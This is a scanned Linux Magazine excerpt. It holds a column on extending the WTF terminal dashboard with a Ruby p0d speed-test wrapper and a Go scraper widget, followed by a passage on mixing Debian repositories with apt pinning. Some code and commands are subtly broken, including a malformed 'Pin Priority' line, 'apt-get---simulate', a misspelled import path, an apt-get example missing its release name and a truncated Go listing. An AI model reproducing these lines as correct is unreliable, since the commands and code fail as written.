


Figure 1: A fully configured installation of the WTF terminal dashboard (Source: GitHub).

© Chris Cummer, <https://wtfutil.com>

Lead Image © bowrie15, 123RF.com

You'll find installation instructions for the tool on a wide variety of operating systems on GitHub, but ultimately all that is needed on Linux is a `git clone` of the repository followed by `make build` in the newly created subdirectory. Then, watch the Go compiler fetch all the dependent libraries from GitHub and bundle the whole thing into a binary in `bin/wtfutil/` (Figure 2).

By the way, if you think `go build` would be a good idea, you will find out that you are wrong shortly before the end of the compilation, because `go build` instructs Go to store the resulting binary in a file named `wtf` – but there is already a directory of that name in the repository, and alarm bells go off instead. The makefile, on the other hand, ensures that the generated binary is named `wtfutil` and ends up in the `bin/` directory without any collisions.

Tool Belt at the Ready

WTF already comes with a well-filled tool belt of predefined widgets that only need to be activated if required. For example, I quite liked the `ipinfo` widget because my computer's official IP address frequently changes due to all kinds of VPN configurations. It is helpful to know what the Internet services I am using are thinking in terms of my geographic location.

The YAML configuration from Listing 1 drops the `ipinfo` module onto the dashboard. The settings enable WTF's internally-defined `ipinfo` module. For the widget to land in the top left corner of the terminal, the `mods` section sets the

row and column indexes to 0, with a widget height and width of 1.

The sizes and positions of tiles in WTF are determined by the global tile width and height in the `grid` section, which is measured in terminal characters. A widget's position is then set by reference to the offset of a tile in the horizontal (left to right) and the vertical (top to bottom) position. For example, if you initially divided the terminal into four columns and two rows, `top=0 left=0` addresses the top left tile and `top=1 left=3` addresses the bottom right tile. Tiles can occupy more space than just a column or row, depending on their individual width and height settings, defining multiples of the base unit.

Figure 3 shows the terminal after invoking WTF with the `~/config/wtf/config.yml` configuration file from Listing 1. Just as the doctor ordered: The upper left tile shows my current IPv4 address and the geolocation in my adopted hometown, San Francisco. A nice, useful standard widget – but now it's time to expand WTF with my creations.

Script One, Two, Three

Next up is a widget that measures the speed at which my Internet provider moves data in and out over my home line. Precisely measuring the available bandwidth in both directions in megabits per second (Mbps) is no trivial task, but luckily there's already a tool for that on GitHub, called `p0d` [2]. `p0d` is written in Go, and the repo can simply be cloned and compiled from source. Following the `go install` command gleaned from the readme, the `p0d` binary lands in the local

Go path below `~/go/bin/p0d` after a while. You can convert this to an executable path for later use.

Called at the command line, `p0d` clutters the terminal with ASCII art and wildly incrementing counters (Figure 4). I don't want that in my widget, so the wrapper script from Listing 2, written in Ruby, calls `p0d` but intercepts the output and focuses only on the JSON file created (thanks to the `-0` option), which contains some key data with the results from the bandwidth measurement.

The shortest configurable runtime for `p0d` seems to be three seconds; by default, it goes on for 10 seconds. This is why line 7 of Listing 2 sets a value of 3 in the third parameter to the call for Ruby's external command executor `open3()` from the `Open3` package. The

Listing 1: config.yml

```
wtf:
  colors:
    background: black
    border:
      focusable: darkslateblue
      focused: orange
      normal: gray
  grid:
    columns: [32, 32, 32]
    rows: [10, 10, 10]
  refreshInterval: 1
  mods:
    ipinfo:
      colors:
        name: "lightblue"
        value: "white"
      enabled: true
      position:
        top: 0
        left: 0
        height: 1
        width: 1
      refreshInterval: 150
```

```
$ make build
go: downloading github.com/logrusorg/aurora v0.0.0-20190803045625-94edacc10f9
go: downloading github.com/jessevdk/go-flags v1.5.0
go: downloading github.com/olebedev/config v0.0.0-20190528211619-364964f3a8e4
go: downloading github.com/pkg/profile v1.6.0
go: downloading github.com/rivo/tview v0.0.0-20220307222120-9994674d60a8
go: downloading github.com/docker/docker-credential-helpers v0.6.4
go: downloading github.com/gdamore/tcell v1.4.0
go: downloading github.com/gdamore/tcell/v2 v2.4.1-0.20210905002822-f057f0a857a
go: downloading github.com/radovskyb/watcher v1.0.7
go: downloading bitbucket.org/mikehouston/asana-go v0.0.0-20201102222432-715318
go: downloading github.com/microsoft/azure-devops-go-api/azuredevops v0.0.0-201
go: downloading github.com/ovh/cds v0.50.0
go: downloading github.com/creack/pty v1.1.18
go: downloading github.com/zorkian/go-datadog-api v2.30.0+incompatible
go: downloading github.com/VictorAvelar/devto-api-go v1.0.0
go: downloading github.com/digitalocean/godo v1.83.0
go: downloading golang.org/x/oauth2 v0.0.0-20220822191816-0ebed06d0094
go: downloading github.com/docker/docker v1.13.1
go: downloading github.com/mmcrole/gofeed v1.1.4-0.20211013195857-68ee9054d97b
```

Figure 2: A `make build` retrieves half of GitHub as source code.

```
ipinfo 1
IP 197.83.222.86
Hostname 197-83-222-86.public
City San Francisco
Region California
Country US
Loc 37.6209,-122.2453
Org AS32430 Another Corp
```

Figure 3: The standard `ipinfo` module displays the geolocation of the current WAN IP.

JSON data is output to the temporary file previously created in line 5.

After error checking, the Ruby script then rewinds the generated Tempfile to the beginning in line 13, and the JSON parser uses parse() to parse the data

starting in line 14. The first sub-array (index 0) below the OS key contains the two Mbps values I'm looking for, representing the upload and download speeds. They are returned by p0d as floating-point numbers with a

nonsensical number of decimal places in the keys InetU1SpeedMBits and InetD1SpeedMBits. Ruby's to_i() string-to-integer converter rounds these values meaningfully to the nearest integer (lines 17 and 18).

The settings in Listing 3 add the wrapped tool to the WTF configuration as a widget in config.yml. Because WTF does not inherently support p0d, the type: "cmdrunner" directive specifies that the widget expects a command-line argument with parameters, which it then executes. The widget collects the standard output and copies it onto the tile on the dashboard. Figure 5 shows the new widget in action, below the IP widget that I described earlier. The dashboard now has two useful dials, but there is enough space for a few more, so what's next?

```
λ p0d -C ./examples/config_get.yml

.#####
#####
##### ]#####
##### "r50r", r#####
#####
#####
#####
#####
#####
#####
#####
#####
#####

p0d v0.2.9

7:00PM config loaded from './examples/config_get.yml'
7:00PM detected OS open file ulimit: 524,288
7:00PM p0d-v0.2.9-race-094a51b0-f1d5-48d7-9698-d839e10313a8 starting engines
7:00PM duration: 10 seconds
7:00PM preferred http version: 2.0
7:00PM max concurrent TCP conn(s): 128
7:00PM network dial timeout (inc. TLS handshake): 3 seconds
7:00PM GET http://localhost:60083/mse/get
7:01PM runtime: [----->] eta 3 seconds
7:01PM concurrent TCP conns: 128/128
7:01PM HTTP req: 280,699
7:01PM roundtrip throughput: 37,221/s max: 40,309/s
7:01PM mean roundtrip latency: 3ms
7:01PM bytes read: 43.6MiB
7:01PM read throughput: 5.8MiB/s max: 6.3MiB/s
7:01PM bytes written: 26.8MiB
7:01PM write throughput: 3.5MiB/s max: 3.8MiB/s
7:01PM matching HTTP response codes: 280,699 (100.00%)
7:01PM transport errors: 0 (0.00%)
```

Figure 4: Called from the command line, p0d quickly fills the terminal with output.

Listing 2: p0d-runner

```
01 #!/usr/bin/ruby
02 require 'open3'
03 require 'tempfile'
04 require 'json'
05 out = Tempfile.new('p0d')
06 stdin, stdout, stderr, wait_thr =
07   Open3.popen3("p0d", "-d", "3", "-0", out.path, "https://netflix.com")
08 stdin.close
09 if wait_thr.value.exitstatus != 0
10   puts stderr.read
11   exit
12 end
13 out.rewind
14 data = JSON.parse(out.read)
15 printf("Internet Speed:\n");
16 os = data[0]["OS"]
17 printf("Download: %d mbits/sec\n", os['InetD1SpeedMBits'].to_i);
18 printf("Upload: %d mbits/sec\n", os['InetU1SpeedMBits'].to_i);
```




Figure 5: With the Internet speedometer, the dashboard now has two widgets.

Listing 3: p0d Widget Definition

```
p0d:
  args: [""]
  cmd: "p0d-runner"
  colors:
    name: "lightblue"
    value: "white"
  enabled: true
  position:
    top: 1
    left: 0
    height: 1
    width: 1
  refreshInterval: 600
  type: "cmdrunner"
```

DIY

Widgets on the WTF dashboard can do more than just display dynamically retrieved data line-by-line. They also offer power users the ability to select lines from the window contents and run actions on the active line.

The custom widget on the right in Figure 6 is an example of this. It retrieves a list of the latest issues of the “Programming Snapshot” column you’re reading right now. It fetches them from the world-famous *Perlmeister.com* portal and displays their titles and publication dates. If you select one of the columns in this widget, it even launches a web browser to show you this specific issue from the *Linux Magazine* website. Let’s look behind the scenes at this magic.

To interact with a particular widget as a WTF user, such as in the terminal UI in Figure 6, type the digit displayed next to the header (2 for the custom widget in this case). This tells the UI to focus on the selected widget. Pressing *K* and *J* subsequently moves the selection (highlighted in green) up and down within the selected widget, just like in the *vi* editor. Hidden away in the depths of the extension’s Go code, each entry has a URL associated with it. When you press the Enter key, the widget fires up a web browser and loads the selected item from the web (Figure 7).

WTF does not support advanced features like this out of the box, but you can help it out with some Go code. To do this, you need to clone WTF’s GitHub repository and modify the code. Then re-compile with `make build` to make new widgets available, such as the snapshot widget created in Listings 5 through 8. The new binary then supports the

Listing 4: Snapshot Configuration

```
snapshot:
  enabled: true
  colors:
    rows:
      even: "black"
      odd: "black"
  position:
    top: 0
    left: 1
    height: 2
    width: 2
  refreshInterval: 86400
```




Figure 6: A third window displays the latest “Programming Snapshot” columns.




Figure 7: Items selected in the list are opened in the web browser.

Listing 5: widget_maker.go (Excerpt)

```
package app
import (
    //...
    "github.com/wtfutil/wtf/modules/snapshot"
    // ...
)
// MakeWidget creates and returns instances of widgets
func MakeWidget(
    // ...
    switch moduleConfig.UString("type", moduleName) {
    case "snapshot":
        // ...
        settings := snapshot.NewSettingsFromYAML(moduleName, moduleConfig, config)
        widget = snapshot.NewWidget(tvviewApp, redrawChan, pages, settings)
        // ...
    }
    return widget
}
```

snapshot widget type, which you can include in the YAML configuration as shown in Listing 4.

Customized

To do this, Listing 5 first needs to include the newly created WTF snapshot module in the WTF source code of the `widget_maker.go` file. You will need a new `import` statement that drags in the code from Listing 6, as well as an additional case statement that calls the `NewSettings()` and `NewWidget()` functions from the Go *snapshot* package when the program is initialized. Listing 6 shows what goes on behind the scenes in the process. You need to copy Listing 6 to the `modules/snapshot/` directory of the open source project, along with its counterparts in Listing 7 and Listing 8, before recompiling.

The new snapshot widget on the right in Figure 6 is derived from the `view`.

`ScrollableWidget` basic type, as shown in line 10 of Listing 6. This ensures that you can navigate to the widget and browse its content. The code in Listing 7 initializes the new widget with the YAML configuration data. As a result, the snapshot-specific `Widget` structure (Listing 6, line 9) can include additional YAML data afterwards, which is a no-op (no operation) in this case because the widget does not require any additional configuration. In addition to the YAML data, however, the `Widget` structure includes internal data in the form of the “Programming Snapshot” columns fetched from the web, along with their headings and URLs on the *Linux Magazine* site. Later on, Listing 8 defines the corresponding `Link` structure to hold these values starting in line 11.

The `NewWidget()` function in Listing 6 starting in line 15 creates the new snapshot widget in the WTF universe. It fills

the `Widget` structure with the required content registers the widget with the renderer, which later draws it in the terminal UI. Lines 23 to 25 specify the keyboard functions that make the currently selected entry in the widget move up and down when you press `K` and `J`, while `Enter` selects the highlighted entry (along with the default browser action for the stored URL).

The `Refresh()` function starting in line 28 gets called whenever the terminal UI redraws the widget. Using `scrapeLinks()` in line 29, it fetches the links for current and past “Programming Snapshot” columns from the Perlmeister website, as detailed below in the web scraper in Listing 8, and breaks them down for displaying in a compact format for individual selection.

Triggered by the `Render()` command in Listing 6, the UI displays the current content of the snapshot widget on the screen.

Listing 6: widget.go

```
01 package snapshot
02 import (
03     "fmt"
04     "github.com/gdamore/tcell/v2"
05     "github.com/rivo/tview"
06     "github.com/wtfutil/wtf/utills"
07     "github.com/wtfutil/wtf/view"
08 )
09 type Widget struct {
10     view.ScrollableWidget
11     settings *Settings
12     err      error
13     links    []Link
14 }
15 func NewWidget(tviewApp *tview.Application, redrawChan
chan bool, pages *tview.Pages, settings
*Settings) *Widget {
16     widget := &Widget{
17         ScrollableWidget: view.NewScrollableWidget
(tviewApp, redrawChan, pages, settings.Common),
18         settings: settings,
19     }
20     widget.SetRenderFunction(widget.Render)
21     widget.InitializeRefreshKeyboardControl(widget.Refresh)
22     widget.InitializeHelpTextKeyboardControl(widget.
ShowHelp)
23     widget.SetKeyboardChar
("j", widget.Next, "Select next item")
24     widget.SetKeyboardChar
("k", widget.Prev, "Select previous item")
25     widget.SetKeyboardKey
(tcell.KeyEnter, widget.openLink, "Open story in
browser")
26     return widget
27 }
28 func (widget *Widget) Refresh() {
29     links, err := scrapeLinks()
30     widget.err = err
31     widget.links = links
32     widget.SetItemCount(len(widget.links))
33     widget.Render()
34 }
35 func (widget *Widget) Render() {
36     widget.Redraw(widget.content)
37 }
38 func (widget *Widget) content() (string, string, bool) {
39     title := "Programmier-Snapshot"
40     content := ""
41     for idx, link := range widget.links {
42         row := fmt.Sprintf("[%s]%2d. %s",
43             widget.RowColor(idx), idx+1,
44             tview.Escape(link.title),
45         )
46         content += utills.HighlightableHelper
(widget.View, row, idx, len(link.title))
47     }
48     return title, content, false
49 }
50 func (widget *Widget) openLink() {
51     sel := widget.GetSelected()
52     if sel >= 0 && widget.links != nil && sel < len
(widget.links) {
53         url := widget.links[sel].url
54         utills.OpenFile(url)
55     }
56 }
```


The `content()` function collects the content from line 38. It winds its way through the “Programming Snapshot” columns stored in the `links` instance variable and inserts them into the rows of the widget one by one with color highlighting.

Line 25 defines what happens when you press Enter after selecting a “Programming Snapshot” column, carried out by the `openLink()` function, which starts in line 50. Using the index number of the entry in question in `sel`, line 53 retrieves the URL for the entry, which is stored in the `links` data structure, and uses `utils.OpenFile()` to open it. This fires up the default web browser and tells it to display the contents of the article page on the *Linux Magazine* website.

Nothing really exciting is required in the YAML settings of the configuration file for the snapshot widget; only the standard stuff is processed. The widget does not have its own parameters, so Listing 7 only contains boilerplate code.

Data Hog

But how does the widget know which “Programming Snapshot” columns

actually exist on the *Linux Magazine* website? To find out, the data grabber in Listing 8 scans the complete list of all “Programming Snapshots”

published in the past 25 years on the *Perlmeister.com* site. The Go goquery scraper has an easy task with the simple HTML of the article links published

Listing 7: settings.go

```
package snapshot
import (
    "github.com/olebedev/config"
    "github.com/wtfutil/wtf/cfg"
)
const (
    defaultFocusable = true
)
// Settings contains the settings for the snapshot view
type Settings struct {
    *cfg.Common
}
// NewSettingsFromYAML creates the settings for this module from a YAML file
func NewSettingsFromYAML(name string, ymlConfig *config.Config, globalConfig *config.Config) *Settings {
    snapshot := ymlConfig.UString("snapshot")
    settings := Settings{
        Common: cfg.NewCommonSettingsFromModule(
            name, snapshot, defaultFocusable, ymlConfig, globalConfig),
    }
    return &settings
}
```

Shop the Shop → shop.linuxnewmedia.com

Discover the past and invest in a new year of IT solutions at Linux New Media's online store.

Want to subscribe?




Searching for that back issue you really wish you'd picked up at the newsstand?

➤ shop.linuxnewmedia.com

DIGITAL & PRINT SUBSCRIPTIONS



SPECIAL EDITIONS



under the URL defined in line 18. Its `Find()` function goes through all the links in the web document `art_eng.html` starting in line 34, only keeping track of the ones that have an `Issues` string in their path. These are typically links to “Programming Snapshot” articles on the *Linux Magazine* site.

Depending on the value defined in the variable `maxHits` (line 31), the function collects the URLs of a maximum of five articles, extracts the year and issue number of the publication from their paths, and appends them to the array of link structures in `links`. Each entry also features a `title` field containing the headline

to be displayed in the selection along with the corresponding link to the article on the *Linux Magazine* website. Based on this list, the code uses the `title` fields of each element to generate the displayed list. When you press Enter to select an entry, the code grabs the `url` attribute of the entry and brings up the external browser for your reading pleasure.

Outlook

All done! Obviously, however, you can teach the WTF tool many more new tricks. It goes without saying that there are virtually no limits to what creative programmers can do with this tool. ■■■

Info

[1] WTF:

<https://github.com/wtfutil/wtf>

[2] p0d:

<https://github.com/simonmittag/p0d>

Author

Mike Schilli works as a software engineer in the San Francisco Bay Area, California. Each month in his column, which has been running since 1997, he researches practical applications of various programming languages. If you email him at mschilli@perlmeister.com he will gladly answer any questions.




Listing 8: goquery.go

```

01 package snapshot
02 import (
03     "errors"
04     "fmt"
05     "net/http"
06     "regexp"
07     "strings"
08     "github.com/PuerkitoBio/goquery"
09 )
10
11 type Link struct {
12     title string
13     url    string
14 }
15
16 func scrapeLinks() ([]Link, error) {
17     links := []Link{}
18     res, err := http.Get("https://perlmeister.com/art_eng.html")
19     if err != nil {
20         return links, err
21     }
22     defer res.Body.Close()
23     if res.StatusCode != 200 {
24         return links, errors.New("Fetch failed")
25     }
26     doc, err := goquery.NewDocumentFromReader(res.Body)
27     if err != nil {
28         return links, err
29     }
30
31     var maxHits = 5
32     daterx := regexp.MustCompile(`\d{4}/\d{3}`)
33
34     doc.Find("a").Each(func(i int, s *goquery.Selection) {
35         if maxHits > 0 {
36             link, _ := s.Attr("href")
37             if strings.Contains(link, "Issues") {
38                 rs := daterx.FindStringSubmatch(link)
39                 title := fmt.Sprintf("%s (%s)", s.Text(), rs[0])
40                 links = append(links, Link{title: title, url:
41                     link})
42                 maxHits--
43             }
44         }
45     })
46     return links, nil

```


LINUX MAGAZINE



LINUX MAGAZINE ★ ARCHIVE DVD ★

ORDER NOW!
<https://bit.ly/Archive-DVD>





Tips for mixing safely

Mixology

A little caution can save you hours of frustrating work (plus, options for mixing gone awry). *By Bruce Byfield*

Debian package repositories are organized along two axes. The first axis controls the degree of software freedom in the installation. Newly installed, a Debian system includes only packages from the main section of the repository, which contains only free-licensed packages. However, you can enable the contrib section, which houses free packages that depend on non-free packages, and non-free, which houses packages with restrictive licenses, by editing the URLs for repositories in `/etc/apt/sources.list` (Figure 1). Little harm can come from this editing, and, in fact, it is necessary if you want to use the advanced proprietary hardware drivers. The second axis, though, is another matter. Tinkered with carelessly, it causes more reinstalls than any other aspect of Debian. This second axis is the main Debian repositories themselves. By default, a Debian system enables only the stable repository. Stay with stable and you enjoy the full support of the distribution, including

backports and security updates. But set up the testing and unstable repositories intended primarily for developers, and nothing is guaranteed. A single careless step, and you could lose your desktop environment, the ability to work with packages, or some other basic part of the installation, and find yourself condemned to hours of futile efforts to recover. Too often, a reinstall [1] is the quickest solution. If any of these misfortunes occur, you have only yourself to blame. The repository names alone are a warning – especially if you venture beyond the three basic repositories to others such as the experimental repository. Still, let’s face it: Users will mix repositories despite any warning. Many users crave the latest apps, and while stable may be reliable, it can be several releases behind the latest applications, especially near the end of the general release cycle. Sometimes, that means that its apps lack a needed feature. Besides, Debian derivatives borrow from testing and unstable all the time, which

gives the illusion of safety, if you overlook the additional testing the derivatives do. Besides, occasionally a bug occurs in stable and the quickest fix is in testing and unstable. For any of these reasons, mixing will happen. If you must mix, take the verbosity of `apt-get/apt` seriously. In particular, pay attention to the dependencies updated with testing and unstable packages. As a rule, the more dependencies or the more important the dependencies, the greater the risk. If you don’t know what a dependency does, take the time to learn. The best odds for successful mixing are packages with no dependencies or no shared ones. The command

```
apt-cache rdepends PACKAGENAME
```

will show the other packages that use a dependency, indicating the possible extent of any consequences – although not all packages react the same way (Figure 2). You might also run

```
apt-get---simulate install PACKAGE
```

or even try a proposed action in a virtual machine first. As well, you might use the

Lead image © Andrey-Kiselev, 123RF.com

```
# deb cdrom:[Debian GNU/Linux 11.3.0 _Bullseye_ - Official amd64 NETINST 20220326-11:22]/ bullseye main
#deb cdrom:[Debian GNU/Linux 11.3.0 _Bullseye_ - Official amd64 NETINST 20220326-11:22]/ bullseye main

deb http://deb.debian.org/debian/ bullseye main contrib non-free
deb-src http://deb.debian.org/debian/ bullseye main contrib non-free

deb http://security.debian.org/debian-security bullseye-security main contrib non-free
deb-src http://security.debian.org/debian-security bullseye-security main contrib non-free

# bullseye-updates, to get updates before a point release is made;
# see https://www.debian.org/doc/manuals/debian-reference/ch02.en.html#_updates_and_backports
deb http://deb.debian.org/debian/ bullseye-updates main
deb-src http://deb.debian.org/debian/ bullseye-updates main

#Testing
#deb http://deb.debian.org/debian/ bookworm main contrib non-free

# This system was installed using small removable media
# (e.g. netinst, live or single CD). The matching "deb cdrom"
# entries were disabled at the end of the installation process.
# For information about how to configure apt package sources,
# see the sources.list(5) manual.
/etc/apt/sources.list (END)
```

Figure 1: The `sources.list` file contains the addresses of all repositories used by a Debian system. Note that the `cdrom` used to install is disabled by commenting out, and that all three sections of repositories are listed. Only the stable and testing repositories are listed.

option `--no-install-recommends` and avoid `--install-suggests` to keep the mix as simple as possible.

Ways to Mix Repositories

Debian systems install from the repositories list in `/etc/apt/sources.list`. If you want packages from `contrib` or `non-free`, you will need to add the sections to each source in a text editor and then run `apt update` to enable the new sources. By default, the most recent sources are used when installing, so testing is used in preference to stable, and unstable is used in preference to testing.

Repositories can be mixed after you add testing and unstable repositories to `sources.list`; then run `apt update`. However, given Debian's priorities, that alone will leave your system wide open to disaster. A more reasonable approach is to comment out testing and unstable until you need them, and re-comment the entries as soon as you are finished. The only weakness with this method is that you might forget to comment out a repository when temporarily finished with it.

Another method is to create a preference file in `/etc/apt`, setting a three-digit priority for each repository or package. Priorities can be set for all packages or for individual packages. A simple preference file would be:

```
Package: *
Pin: release a=stable
Pin-Priority: 900

Package: *
Pin: release a=testing
Pin-Priority: 600

Package: *
Pin: release a=unstable
Pin Priority: 300
```

This file will choose any package from stable first, then from testing if a stable version is unavailable, and then from unstable if a testing version is unavailable. Any repository with a priority of 0

would never be used. You might also add other repositories, as well as entries for individual packages with stand-alone dependencies, or packages that your system depends upon or of which you always want to have the latest version. The preference file can be a work in progress or kept as simple as in the example above and promptly ignored. The command `apt-cache policy` will display your current preferences. Figure 3 shows the default preferences, which give all the repositories from stable equal priority, assuring that the latest version is always used.

The preferred method for many experts is to enable all three basic

```
bb@ilvarness: /etc/apt/preferences.d$ apt-cache rdepends gcc
gcc
Reverse Depends:
  gcc-doc
  virtualbox-6.1
  linux-source-5.10
  linux-source-5.10
  linux-source-5.10
  |libdpkg-perl
  |dpkg-dev
  lmbench
  gcc-doc
  python3-numpy
```

Figure 2: It is often useful to see which other packages depend on the one you are going to mix. Shown here is the start of the reverse dependencies for GCC – which are so numerous that GCC is a poor candidate for mixing because the chances are high that something can go wrong.

Table 1: apt-get options to recover from mixing

Warning: These options can make a broken system worse. Consult the apt-get man page to be sure you know what you are doing.

| | |
|---|---|
| <code>--fix-broken (-f)</code> | Instruct apt-get to attempt repair on its own. |
| <code>--ignore-missing, --fix-missing (-m)</code> | Ignore missing or corrupted packages and try to install the rest. |
| <code>--allow-downgrades</code> | Attempts to install an earlier version of packages. |
| <code>--purge</code> | Remove all mentions of removed packages. |

repositories in `/apt/etc/sources.list`, use `apt-get` with the option `--target-release` or `--default-release (-t)`, and specify the repository you want, either by its code name, as `testing`, or by its status as `testing` or `unstable`. For example:

```
apt-get --target-release install xchat
```
